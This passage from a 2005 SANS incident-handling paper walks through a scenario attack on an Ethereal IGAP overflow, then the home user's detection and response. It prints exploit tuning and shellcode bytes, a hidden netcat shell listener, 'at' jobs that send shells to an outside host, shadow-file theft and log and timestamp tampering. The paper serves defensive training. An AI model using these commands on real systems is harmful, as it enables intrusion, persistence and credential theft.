A single packet is enough to exploit Ethereal[40]. However, Ethereal only runs the vulnerable code (dissector) after it is done capturing. This could be a few seconds after the packet is sent, or it could be days or even weeks later.

Fortunately for our attacker, the changing PID means that tethereal is getting restarted once an hour. Hopefully it's analyzing the packets each hour as well. Our attacker's vulnerability scanner has identified Ethereal as a vulnerable application. Now he just needs to find an exploit for it. The same tools that help people find content on the Internet every day are also useful for attackers. Our attacker searches Google[41] for "ethereal igap exploit." In several places on the first page returned are copies of the exploit published by The Eye on Security Group. [CODE]

He looks at the code to ensure that it's not a backdoor program published by one of his hacker competitors. He would be more concerned about a trojan[42] hidden in the shellcode if the exploit were only available from a single source, but this looks to be widely used. He doesn't see anything that makes him suspect that the program is doing anything other than what it claims to do.

---

[39] cron is a UNIX feature that allows one to schedule jobs to be run on a regular, repeating basis
[40] So why does the exploit send 10 packets? Just to be sure, I guess. It seems like overkill to me.
[41] http://www.google.com
[42] Short for Trojan horse, this is a type of malicious code that masquerades as something useful. Unlike viruses and worms, trojans do not self-replicate or self-execute. They rely on tricking the user into running them.

© SANS Institute 2005 Author retains full rights.

He downloads a copy and tries to compile it on another of the Red Hat 8 systems he "owns":

```
# gcc -Wall -g -o 305ether 305ether.c
305ether.c:47: warning: missing braces around initializer
305ether.c:47: warning: (near initialization for `targets[0]')
305ether.c: In function `showhelp':
305ether.c:205: warning: format argument is not a pointer (arg 4)
305ether.c:208: warning: implicit declaration of function `exit'
305ether.c: In function `main':
305ether.c:230: warning: implicit declaration of function `atoi'
305ether.c:236: warning: format argument is not a pointer (arg 2)
305ether.c:237: warning: implicit declaration of function `inet_addr'
305ether.c:252: warning: implicit declaration of function `memset'
305ether.c:281: warning: implicit declaration of function `memcpy'
305ether.c:281: warning: implicit declaration of function `strlen'
305ether.c:218: warning: unused variable `i'
#
```

Like usual, there are some minor problems with the code that prevent it from compiling properly on Red Hat 8.

Starting from the first "implicit declaration[43]" warning, he does a "`man exit`". This gives him the bash man page[44], which isn't what he wanted. Next he does "`man 3 exit`" to get the `exit()` library call man page. This contains useful information about the #include directives needed to fix these warnings. Failing to fix compiler warnings can lead to unexpected behavior if the compiler chooses the wrong way to do things in an ambiguous situation, so our attacker wants to eliminate as many warnings as possible:

```
SYNOPSIS
       #include <stdlib.h>

       void exit(int status);
```

A "`man inet_addr`" gives him this info:

```
SYNOPSIS
       #include <sys/socket.h>
       #include <netinet/in.h>
       #include <arpa/inet.h>
```

The `memset`, `memcpy`, and `strlen` functions all require the same header on Red Hat 8:

```
SYNOPSIS
       #include <string.h>

       size_t strlen(const char *s);
```

Our attacker then adds the following lines to the start of 305ether.c:

[43] This is compiler-talk for "I have no idea what this function you called does or where to find it"
[44] "man pages", short for manual pages, are part of the UNIX online help system

© SANS Institute 2005 Author retains full rights.

```
#include <stdlib.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <string.h>
```

He tries another shot at compiling:

```
# gcc -Wall -o 305ether 305ether.c
305ether.c:51: warning: missing braces around initializer
305ether.c:51: warning: (near initialization for `targets[0]')
305ether.c: In function `showhelp':
305ether.c:209: warning: format argument is not a pointer (arg 4)
305ether.c: In function `main':
305ether.c:240: warning: format argument is not a pointer (arg 2)
305ether.c:222: warning: unused variable `i'
```

These are minor stylistic changes and probably won't affect the operation of the exploit. However, our attacker is very thorough[45] so he wants to eliminate all the compiler warnings. He makes the following three changes the 305ether.c code to fix all the remaining warnings:

```
} targets[] = {
        { "tEthereal(0.10.2)-Gentoo(gdb)" ,
        0xbffede50 },
        //-------------------------------
        { "tEthereal(0.10.2)-Gentoo     ",
        0xbffede10 },
        //-------------------------------
        { "Ethereal(0.10.2)-Gentoo      ",
        0xbfffd560 },
        //-------------------------------
        { "tEthereal(0.10.2)-RedHat 8   ",
        0xbffedfb8 },
        //-------------------------------
        { "Ethereal(0.10.2)-RedHat 8    ",
        0xbfffcd08 },
        //-------------------------------
        { NULL,
        0 }
```

Braces added around list initialization

```
while(targets[i].arch != NULL) {
    printf("%d. - %s\t - %p\n",(i),targets[i].arch,(void *) targets[i].ret);
    i++;
}
```

A cast[46] of (void *) added to targets[i].ret

```
magic=targets[n].ret;
printf("-Using RET %p\n",(void *) magic);
addr=inet_addr(argv[1]);
if(addr==INADDR_NONE) {
```

A cast of (void *) added to magic

Finally, the "`int i;`" declaration was removed, and now the code compiles on this Red Hat 8 system flawlessly.

[45] in other words, he's anal retentive. (http://anal-retentive.urbanup.com/669566)
[46] This basically tells the compiler "yes, I know this isn't the type of variable you were expecting to see, but pretend it's really the right one".

© SANS Institute 2005 Author retains full rights.

Our attacker checks that port 31337 is reachable by using netcat[47], since his check of the exploit source code showed that this port would be opened if it were successful:

```
# nc -v 12.34.56.78 31337
(UNKNOWN) [12.34.56.78] 31337 (?): Connection refused
```

He gets a plain TCP reset back, indicating the system received and rejected the packet[48]. There is no ICMP[49] host-prohibited so it's likely our home user has not set up his local firewall to reject traffic on that port, which was the default for Red Hat 8.

Once he's established that this is likely to work, our attacker runs the exploit and sends 10 packets to the target with their default payload:

```
# ./305ether 12.34.56.78 3
-Using RET 0xbffedfb8
..........
- Send 10 packets to 12.34.56.78
- Read source to know what to do to check if the exploit worked
```

Next, he tries to connect via netcat:

```
# nc -v 12.34.56.78 31337
(UNKNOWN) [12.34.56.78] 31337 (?): Connection refused
```

Hmmm… something didn't work. The exploit packets didn't open up that port. He checks the SNMP process list to see if tethereal is still running—and it is. After a moment of thought, it dawns upon him that since the bug is in the Ethereal dissector, tethereal needs to finish capturing and analyze the packets before it can be exploited. He starts running his SNMP process capture every 15 minutes and waits for the PID to change. Sure enough, during the next SNMP run, tethereal appears with a new PID. He tries to connect again:

```
# nc -v 12.34.56.78 31337
(UNKNOWN) [12.34.56.78] 31337 (?): Connection refused
```

Bah! What went wrong? Our attacker suspects that the return address may not have been correct. Since he has a Red Hat 8 system at his disposal, he grabs a copy of the same version of Ethereal and builds it.

---

[47] netcat is a network utility that shuttles data from terminals or programs to network connections. Its many uses make it a popular tool. (http://www.zoran.net/wm_resources/netcat_hobbit.asp)
[48] Other common behaviors for a firewalled host would be either no response (drop the packets) or to respond with an ICMP host-prohibited
[49] Internet Control Message Protocol. This is used by the Internet Protocol to send messages about itself. For example, if a host can't be reached, or if a packet dies because it's stuck in a loop, and ICMP packet is generated and sent back to the source. The source host can either then make an appropriate correction, or more likely, abort and report back that things didn't go as planned.

© SANS Institute 2005 Author retains full rights.

```
# wget http://www.ethereal.com/distribution/all-versions/ethereal-0.10.2.tar.gz
# tar xzvf ethereal-0.10.2.tar.gz
# cd ethereal-0.10.2
# ./configure
# make
```

He then creates a capture file for tethereal to read, containing the same 10 packets he just sent:

```
# tcpdump -i lo -s 0 -w /tmp/cap01.bin &
# ./305ether 127.0.0.1 3
-Using RET 0xbffedfb8
..........
- Send 10 packets to 127.0.0.1
- Read source to know what to do to check if the exploit worked
# fg
tcpdump -i lo -s 0 -w /tmp/cap01.bin
^C
10 packets received by filter
0 packets dropped by kernel
```

He gives it a quick test with the tethereal binary he just built:

```
# ./tethereal -r /tmp/cap01.bin

Segmentation fault
# netstat -tln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:1024            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:1025          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
```

As suspected, there's something wrong with the exploit. It crashes the tethereal process, and doesn't start anything listening on port 31337.

He runs tethereal under a debugger to find out why this isn't working:

```
gdb ./tethereal
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) break dissect_igap
Breakpoint 1 at 0x8166c58: file packet-igap.c, line 136.
(gdb) run -r /tmp/cap01.bin
Starting program: /root/ethereal-0.10.2/tethereal -r /tmp/cap01.bin

Breakpoint 1, dissect_igap (tvb=0x87ac0e8, pinfo=0x0, parent_tree=0x0,
    offset=142262176) at packet-igap.c:136
136         if (!proto_is_protocol_enabled(find_protocol_by_id(proto_igap))) {
```

© SANS Institute 2005 Author retains full rights.

The attacker is in the vulnerable function, but needs to find the portion where things overflow. He uses the “list” command to look for some likely points and sets a break point[50] just prior to them:

```
(gdb) list
191
192         if (asize > 0) {
193             tvb_memcpy(tvb, account, offset, asize);
194             account[asize] = '\0';
195             proto_tree_add_string(tree, hf_account, tvb, offset, asize,
account);
196         }
197         offset += 16;
198
199         if (msize > 0) {
200             tvb_memcpy(tvb, message, offset, msize);
(gdb) break 191
Breakpoint 2 at 0x8166ea3: file packet-igap.c, line 191.
```

Lines 193 and 200 both look very promising to our attacker. He notices that they are memory copies into an existing buffer area from the packet contents. He records the address of the destination buffer, since this is probably the point where the no-operation sequence begins.

```
(gdb) print &account
$1 = (guint8 (*)[17]) 0xbfffe9c0
(gdb) print &message
$2 = (guint8 (*)[65]) 0xbfffe970
(gdb) print &tvb
$3 = (struct tvbuff **) 0xbfffea00
(gdb) print asize
$4 = 16 '\020'
(gdb) print msize
$5 = 255 '0xff'
```

This is definitely where the exploit is going to happen—look at the `msize` value! The `msize` value of 255 means Ethereal will be copying in 255 bytes, but `message` was only defined to be 65 bytes long. Our attacker thinks `message` may be the start of the arbitrary code and makes a note of the address of `message` (`0xbfffe970`) as a good return address to try. He adds 8 bytes to it (`0xbfffe978`) so the return address is slightly into the no-operation code in case there are some subtle stack alignment problems.

Our attacker changes the source for 305ether.c to support his new “architecture” by changing the target list and incrementing `MAX_ARCH`:

```
#define MAX_ARCH     6
struct eos{
        char *arch;
        unsigned long ret;
} targets[] = {
        { "tEthereal(0.10.2)-Gentoo(gdb)" ,
```

[50] When running a program under a debugger, break points can be set to halt the program when one is reached. This lets the programmer look around with the program frozen at that point to see what might be causing problems.

© SANS Institute 2005 Author retains full rights.

```
        0xbffede50 },
        //------------------------------
        { "tEthereal(0.10.2)-Gentoo     ",
        0xbffede10 },
        //------------------------------
        { "Ethereal(0.10.2)-Gentoo      ",
        0xbfffd560 },
        //------------------------------
        { "tEthereal(0.10.2)-RedHat 8   ",
        0xbffedfb8 },
        //------------------------------
        { "Ethereal(0.10.2)-RedHat 8    ",
        0xbfffcd08 },
        //------------------------------
        { "Ethereal(0.10.2)- Haxx0r     ",
        0xbfffe978 },
        //------------------------------
        { NULL,
        0 }
};
```

He then tests it by running it against another tcpdump capture on his own system:

```
# tcpdump -i lo -s 0 -w /tmp/cap02.bin &
# ./305ether 127.0.0.1 5
-Using RET 0xbfffe978
..........
- Send 10 packets to 127.0.0.1
- Read source to know what to do to check if the exploit worked
# fg
tcpdump -i lo -s 0 -w /tmp/cap02.bin
^C
10 packets received by filter
0 packets dropped by kernel
```

He starts another run of tethereal on this new capture and checks if the exploit code ended up where he thinks it should have, in the `message` variable:

```
(gdb) run -r /tmp/cap02.bin
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/ethereal-0.10.2/tethereal -r /tmp/cap02.bin

Breakpoint 1, dissect_igap (tvb=0x87ac0f8, pinfo=0x0, parent_tree=0x0,
    offset=142262192) at packet-igap.c:136
136         if (!proto_is_protocol_enabled(find_protocol_by_id(proto_igap))) {
(gdb) cont

Breakpoint 2, dissect_igap (tvb=0x87ac0f8, pinfo=0x10, parent_tree=0x0,
    offset=16) at packet-igap.c:192
(gdb) next
192         if (asize > 0) {
(gdb) next
193             tvb_memcpy(tvb, account, offset, asize);
(gdb) <enter>
195             proto_tree_add_string(tree, hf_account, tvb, offset, asize, acco
unt);
(gdb) <enter>
194             account[asize] = '\0';
(gdb) <enter>
195             proto_tree_add_string(tree, hf_account, tvb, offset, asize, acco
unt);
(gdb) <enter>
197         offset += 16;
```

© SANS Institute 2005, Author retains full rights.

```
(gdb) <enter>
199         if (msize > 0) {
(gdb) <enter>
200             tvb_memcpy(tvb, message, offset, msize);
(gdb) print /x message
$15 = {0x90 <repeats 18 times>, 0x31, 0xc0, 0x31, 0xdb, 0xb0, 0x2, 0xcd, 0x80,
  0x38, 0xc3, 0x74, 0x5, 0x8d, 0x43, 0x1, 0xcd, 0x80, 0x31, 0xc0, 0x31, 0xdb,
  0xb0, 0x17, 0xcd, 0x80, 0x31, 0xc0, 0x89, 0x45, 0x10, 0x40, 0x89, 0xc3,
  0x89, 0x45, 0xc, 0x40, 0x89, 0x45, 0x8, 0x8d, 0x4d, 0x8, 0xb0, 0x66, 0xcd,
  0x80}
```

Perfect! The string of repeating `0x90` hex values is the start of the attacker's code.

Just to be sure, he abandons the debugger and runs tethereal on the second capture file:

```
# ./tethereal -r /tmp/cap02.bin
#
```

It looks good so far, no segmentation fault this time. Did it start a TCP socket on port 31337?

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:1024            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:1025          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:31337           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
```

It looks like it all worked on the test system; let's try it out on the victim:

```
# ./305ether 12.34.56.78 5
-Using RET 0xbfffe978
..........
- Send 10 packets to 12.34.56.78
- Read source to know what to do to check if the exploit worked
```

Our attacker then waits for the tethereal PID to change. After about 45 minutes, he notices that there are now two tethereal processes running. One of them may be the process the exploit started via its `fork()` shellcode.

He again tries to connect to port 31337 using netcat, and hopeful of success he starts a "script" file to record everything for later analysis:


```
# script /root/12.34.56.78.log
# nc -v 12.34.56.78 31337
(UNKNOWN) [12.34.56.78] 31337 (?) open
```

The attacker is now into the system and it's time to take some steps to ensure that he can regain access easily in the future.

© SANS Institute 2005 Author retains full rights.

Had there been problems connecting due to a firewall, it would not be difficult for the attacker to change the way the code runs on the remote system[51]. For example, the Metasploit Project allows an attacker to choose any attack from a list and attach whichever payload is most convenient. [METASP] If the user had a firewall in place preventing incoming connections, the payload could instead connect out to a system of the attacker's choosing and make the home user's root shell available over that connection. ("shovel" the shell back.)

Network Diagram



Our home user has several PCs attached to his network, however his ISP charges extra for additional IPs. To work around this problem he runs a NAT firewall on Red Hat 8 so all traffic from his other hosts appear to come from the same host.

He also has a local domain name server (DNS) and file sharing system running BIND, NFS, and Samba on Red Hat 9. His main workstation also runs Red Hat 9.

In addition, for gaming he runs a secondary PC with Windows 2000 and has an old laptop that is seldom used running Windows 98.

Only the NAT firewall comes under attack in this scenario.

[51] This is often called the "payload" of a malicious packet, where the attacker's packets are analogous to bombs dropped on an unsuspecting computer. [CHACK]

© SANS Institute 2005 Author retains full rights.

Keeping Access

Now that our attacker has made it into the system, he wants to ensure that he can easily get back in as needed. Here is his plan:

1. get root
2. dump the usernames and encoded passwords
3. dump the local firewall configuration
4. gather any shell history[52] info and identify other hosts to attack
5. check the last logins to see how often people check this host and from where
6. install a version of netcat that will execute a shell and connect it to the network stream
7. install some “at”[53] jobs to restart netcat and shovel shells to remote hosts at various times, just in case access is lost
8. Disable IGAP in Ethereal so others can’t get in the same way
9. Disable SNMP access from the Internet

get root

Inside the netcat connection, there is no shell prompt, which makes it a bit hard to follow what was typed and what was displayed.

```
whoami
root
```

It looks like Ethereal was running as root, so there’s no need to try an additional exploit to gain root access on this host. Step 1 completed.

dump the usernames and encoded passwords

Our attacker never knows when his connection will be noticed and cut off. One of the most effective ways to keep access on a system is to crack[54] the passwords of existing users. In addition, since users like to use as few unique passwords as possible, this often gives easy access to other systems. The first thing he does is to dump the `/etc/shadow` and `/etc/passwd` files to his screen. The “script” command will dutifully log them for later cracking with John the Ripper. [JRIP]

```
cat /etc/shadow[55]
root:$1$g.RpFdak$kys3cOBIlQAGaP/wph2As0:12773:0:99999:7:::
bin:*:12771:0:99999:7:::
.
.
.
postfix:!!:12771:0:99999:7:::
luser:$1$p7hzf4K7$TKkumOgMMGPmZEkc4WGjO/:12771:0:99999:7:::
```

[52] The shell history keeps a record of all the commands a UNIX user has recently typed
[53] An “at” job is one or more commands that are scheduled in advance by using the UNIX command “at”, as in “`at 4:00pm tomorrow` <command>”. Once the command is run, the job disappears from the system.
[54] “Cracking” a password means to discover it by careful guessing or by brute force.
[55] Anyone want to play “find the hidden message”?

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005 Author retains full rights.

```
gettalife:$1$49bDgbl7$0/0Lk79HmhTFo9dwN7Csf.:12773:0:99999:7:::
.
.
.
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
.
.
.
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
luser:x:500:500:Local User:/home/luser:/bin/bash
gettalife:x:501:501:George E Ttalife:/home/gettalife:/bin/bash
.
.
.
```

The attacker does a quick cut and paste and feeds the shadow file to John the Ripper. It will keep churning on those passwords while the attacker goes about the rest of his business.

Dump the local firewall configuration

To aid in choosing a port to use for a netcat listener, our attacker views the local firewall configuration. It's the Red Hat 8 default, which is called "medium" during the installation with the exception that the rule to block UDP ports under 1024 has been removed.

```
cat /etc/sysconfig/iptables
# Firewall configuration written by lokkit
# Manual customization of this file is not recommended.
# Note: ifup-post will punch the current nameservers through the
#       firewall; such entries will *not* be listed here.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:RH-Lokkit-0-50-INPUT - [0:0]
-A INPUT -j RH-Lokkit-0-50-INPUT
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --dport 22 --syn -j ACCEPT
-A RH-Lokkit-0-50-INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i
eth0 -j ACCEPT
-A RH-Lokkit-0-50-INPUT -p udp -m udp -s 0/0 --sport 67:68 -d 0/0 --dport 67:68 -i
eth1 -j ACCEPT
-A RH-Lokkit-0-50-INPUT -i lo -j ACCEPT
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --dport 0:1023 --syn -j REJECT
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --dport 2049 --syn -j REJECT
-A RH-Lokkit-0-50-INPUT -p udp -m udp --dport 2049 -j REJECT
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --dport 6000:6009 --syn -j REJECT
-A RH-Lokkit-0-50-INPUT -p tcp -m tcp --dport 7100 --syn -j REJECT
COMMIT
```

Gather any shell history info and identify other hosts to attack

Next, in an attempt to find any additional hosts that might be exploitable our attacker gathers up all the shell histories he can find. On most Linux hosts these will be `.bash_history` files. He checks the home directory of each user on the system to see if they have a `.bash_history` using a quick but convoluted one-line shell script (formatted for clarity):

© SANS Institute 2005 Author retains full rights.

```
for dir in `awk -F: '{print $6}' < /etc/passwd`; do
   file=$dir/.bash_history;
   if [ -f $file ]; then
      echo START FILE: $file;
      cat $file;
      echo END FILE: $file;
   fi;
done
```

The "`for`" loop looks for all the home directories on the system. The `file` variable is set to the home directory + `.bash_history`, which is where the shell history would be kept for that user. If the `.bash_history` file exists, its contents are dumped surrounded by a brief header and footer for easier parsing from the session logs later.

The attacker finds a couple of ssh commands to a remote UNIX system in the shell history of "luser". He grabs the ssh private keys[56] for "luser" and tucks them away along with the remote UNIX system's name and IP address. Since this user did not password-protect his ssh private key, and has set up ssh for password-free access on the remote host, the attacker can now connect to that host and gain a shell easily. This is not a root shell, but local privilege escalation attacks are far more common than remote root exploits. Our attacker will have some fun over here another day.

He also finds ssh logins to two hosts referenced by non-routable IP addresses on the same subnet as the internal interface on this firewall host. Those are probably other systems managed by the same home user. Our attacker makes a note of them and moves on with his business on this host.

Check the last logins to see how often people check this host and from where

This is easy, just run the "last" command. On this host our attacker sees:

```
luser   pts/1                         Wed Jul  7 14:49 - 15:18  (00:28)
luser   pts/4                         Wed Jul  7 14:49 - 15:18  (00:28)
luser   pts/0      host.company.com   Wed Jul  7 14:49 - 15:32  (00:42)
luser   pts/1                         Wed Jun  2 13:59 - 14:40  (00:40)
luser   pts/4                         Wed Jun  2 13:59 - 14:40  (00:40)
luser   pts/4                         Wed Jun  2 13:59 - 13:59  (00:00)
.
.
.
```

The last time anyone was on this system was months ago. This system is probably not watched very closely so something as clandestine as a rootkit[57] is not needed. Our attacker surmises that a simple auto-starting netcat listener will do.

[56] The ssh private keys serve to authenticate this user to remote ssh servers
[57] These are pre-packaged "kits" that have a number of methods of permitting root access and avoiding discovery built in. They generally require root access to install. [HATCH]

© SANS Institute 2005 Author retains full rights.

Install a version of netcat that will execute a shell and connect it to the network stream

Fortunately, our attacker has a copy of this on the Red Hat 8 system where he just ran his tests. A simple “scp” copies it down and the attacker hides it as `/dev/MAKEDEV.old`. He then adds a line to the `/etc/init.d/crond` startup script that auto-starts a netcat listener:

```
start() {
        /dev/MAKEDEV.old -l -p 7201 -e /bin/sh
        echo -n $"Starting $prog: "
        daemon crond
```

Install some “at” jobs to restart netcat and shovel shells to remote hosts

The attacker installs two “at” jobs to connect to different hosts and “shovel” over a shell. The job schedules itself to run again the next day. Here is an example of one of them, disguised as an abandoned temp file

```
cat > /var/tmp/.roota948
at 2:04am tomorrow < /var/tmp/.roota948
/dev/MAKEDEV.OLD –e /bin/sh ownedhost01 7102
^D[58]
at 2:04am tomorrow < /var/tmp/.roota948
touch –t 20040701515 /var/tmp/.roota948
```

Disable IGAP in Ethereal so others can’t get in the same way

Our user removes IGAP from the list of accepted ethereal dissectors by using the `disabled_protos` file: [ETHMAN]

```
mkdir /root/.ethereal
cd /root/.ethereal
cat > disabled_protos
igap
^D
```

This prevents tethereal from dissecting any IGAP packets, so the vulnerable code will never be run.

Disable SNMP access from the Internet

Since this host is seldom used, our attacker guesses that the SNMP access that led him here in the first place was accidental. He decides to close the security hole so nobody else can use the same information to find other holes. He adds a DROP line to the existing firewall configuration and restarts the firewall:

```
vi /etc/sysconfig/iptables
Vim: Warning: Output is not to a terminal
```

[58] A <ctrl>-D sends an end-of-file to the terminal. When at the beginning of the line, “cat” interprets this to mean it is done reading from the terminal and exits, saving everything sent so far.

© SANS Institute 2005 Author retains full rights.

```
Vim: Warning: Input is not from a terminal
-A RH-Lokkit-0-50-INPUT -p udp -m udp --dport 161 -j REJECT
service iptables restart
```

Covering Tracks:

When Ethereal is exploited it leaves an Ethereal process running that listens on port 31337. This is a fairly obvious sign that someone has taken over the system. So instead of leaving this port open, our attacker connects back out to other systems that have been under his control longer.

To eliminate the source of the compromise, the attacker finds the capture file saved by tethereal and uses "`tcpdump -r <file> -w <new file> not host 192.31.33.7`"[59] to filter out the exploit packets. He then replaces the original file with the new one and changes its timestamp back to the original. While he's at it, he removes his SNMP queries from the earlier logs via the same method.

By using "at" instead of the more obvious cron[60] job, it's less likely our attacker will be found by chance. For example, our home user may want to add a new cron job, and would be surprised by finding one in place he didn't add.

To make the disabled IGAP dissector more innocuous, he uses the "touch" command to set the timestamp on the `disabled_protos` file to the same time Ethereal was installed. ("`touch –r /usr/bin/ethereal /root/.ethereal/disabled_protos`")

Finally, our user checks the local syslog to ensure that he didn't leave any trace, and removes his commands from the bash shell history file.

Once he has covered his tracks on this host, he re-visits his list of interesting hosts to explore and moves on to an unrelated host he found last week. John the Ripper has reported some success cracking passwords on that host, so this one gets left behind while John mercilessly tries a vast number of possible passwords.

He'll be back later.

[59] This IP address is the apparent source IP hardcoded into the 305ether.c exploit code. [CODE]
[60] Unlike "at" jobs, "cron" jobs run regularly based on a central scheduling table. For example, to run something at midnight every night a UNIX user would use cron. However, each user's complete collection of cron jobs is located in a single file. If that user were to add another cron job, it's likely that he would notice if someone else had added one first.

© SANS Institute 2005 Author retains full rights.

Incident Handling Process

Preparation:

Our home user has little personal experience with being hacked, but he has friends who have dealt with it in the past. From discussions with them, he has a rudimentary idea of how to handle an attack.

Most importantly, our home user knows that he has essentially no chance of finding his attacker and bringing him to justice. Even if the attacker destroyed every piece of data on all of the home user's system, the loss wouldn't be enough for either a criminal conviction or a viable civil suit.

Our home user's only concerns are to ensure he avoids liability for attacks carried out from his PCs without his knowledge, and spending as little time managing the attack as possible.

For these reasons the overall response strategy is one of "contain and clear". Our home user will try to limit the spread of the attack and clean off any compromised systems.

Our user won't be informing law enforcement since there is chance that his equipment might be seized as evidence. These are the only computers he has, and any absence would create more of a hardship than the actual attack. Although it seems unlikely that law enforcement would care about this incident enough to seize his computers, he deems it best not to take a chance.

However, in an effort to be a good network citizen, our home user will report any incidents to his ISP, the ISP of the source network, and the "incidents" mailing list at securityfocus.com.

Although our home user understands the need to keep his systems patched, he has been lax about replacing his Red Hat 8 and Red Hat 9 systems after Red Hat stopped supporting them. He doesn't even have the last kernel release from Red Hat running since it caused some problems with a traffic shaping application he was testing a few months back. It was installed, but his boot loader uses the older 2.4.18 kernel.

He has used a TCP portscan application available online[61] to check that his firewall is locked down, but doesn't have an additional IP address with which to test his network fully.[62] Unfortunately, the TCP portscan did not catch his UDP-based open SNMP server.

[61] One helpful TCP/UDP scan is at http://www.dslreports.com/scan.
[62] Another option would be to disconnect the broadband modem and hook up a scanning host with an IP on the same subnet as the firewall.

© SANS Institute 2005 Author retains full rights.

Identification:

Timeline

SNMP GET arrives looking for a process list

SNMP GET arrives looking for installed software list

More SNMP GETs arrive, regularly capturing the process list

Ten malformed IGAP packets arrive, captured by tethereal

tethereal finishes its capture, proceeds to analysis

tethereal finishes analysis, crashes

More SNMP GETs arrive, regularly capturing the process list

tethereal restarts when the cron job kicks off again

A second set of 10 malformed IGAP packets arrive, captured by tethereal

tethereal exits normally although analysis is cut short

the payload in the packet has been executed, opening a port on tcp/31337

the attacker connects to port 31337 and sets up several backdoors for easier future access

The incident was discovered because our home user noticed that his firewall seemed to be using the hard drive in an unusual pattern. The system was in plain sight on his desk and had an older, noisier hard drive. Normally the system showed a brief flurry of disk activity as the captures were saved off once an hour, but was essentially idle the rest of the time. There was not a lot of disk activity, but the pattern was odd.

The directory "`.ethereal`" was found in root's home directory with a recent timestamp, and our home user didn't recall creating it. In fact, he hadn't been logged in for several weeks before the directory was created. The directory contained a "`disabled_protos`" file which turned off IGAP packet dissection. This file looked to have been created at the same time Ethereal was installed, but the odd timestamp on the directory stayed in our home user's mind. Would the tethereal cron job change the directory timestamp? If so, why wouldn't it change it each time it ran?

A few days later during a lunch with some friends our home user mentioned the strange file and recent directory update. In particular, why would tethereal install with IGAP disabled?

© SANS Institute 2005 Author retains full rights.

A guest of one of our home user's friends was a SANS-trained UNIX admin at a local company and had heard about the many holes in Ethereal dissectors. He suggested that our home user's PC may have been compromised, since IGAP was one of the many holes present in older versions of Ethereal. He advised to check it closely, monitor the network, and to E-mail him if anything looked really suspicious.

Our home user downloaded all his tethereal captures to his workstation and looked through them for any unusual traffic. (He first upgraded to the latest version of Ethereal.) Sure enough, there were some strange connections originating from his system at times when he wasn't even home.

He also noticed a strange port open when checking via "netstat":

```
tcp        0      0 0.0.0.0:1024            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:1025          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:7201            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
```

He didn't recall any application that would use port 7201. Using "`netstat –p`" he found out that this port was open by a program called "`MAKEDEV.old`". This was very strange. Unusual programs with network sockets open are a certain indicator that bad things are afoot in one's system. As panic began to grip him, our home user kept looking for more signs of trouble.

The error logs from the "tethereal" cron jobs are kept in `/var/tmp`, and our admin has been too lazy to put in any log rotation. He notices that in one job about a week ago, tethereal crashed with a segmentation fault immediately after finishing its capture run. The analysis from that run also ended about 10 minutes earlier than expected. He suspected that this was probably left over from an earlier failed attempt to exploit Ethereal. The timestamp on this file provided some useful information—the likely time of the system compromise.

A thorough check of the system eventually revealed the "at" jobs, and our home user knew he'd been "owned". He E-mailed his discoveries to the UNIX admin. His advice: ungracefully[63] power off the system, save the hard drive, and reinstall a newer version of Linux from scratch onto a new one.

By cutting power, the exact state of the system could be preserved. A slightly better approach is to force the system to make a full dump of memory out to disk

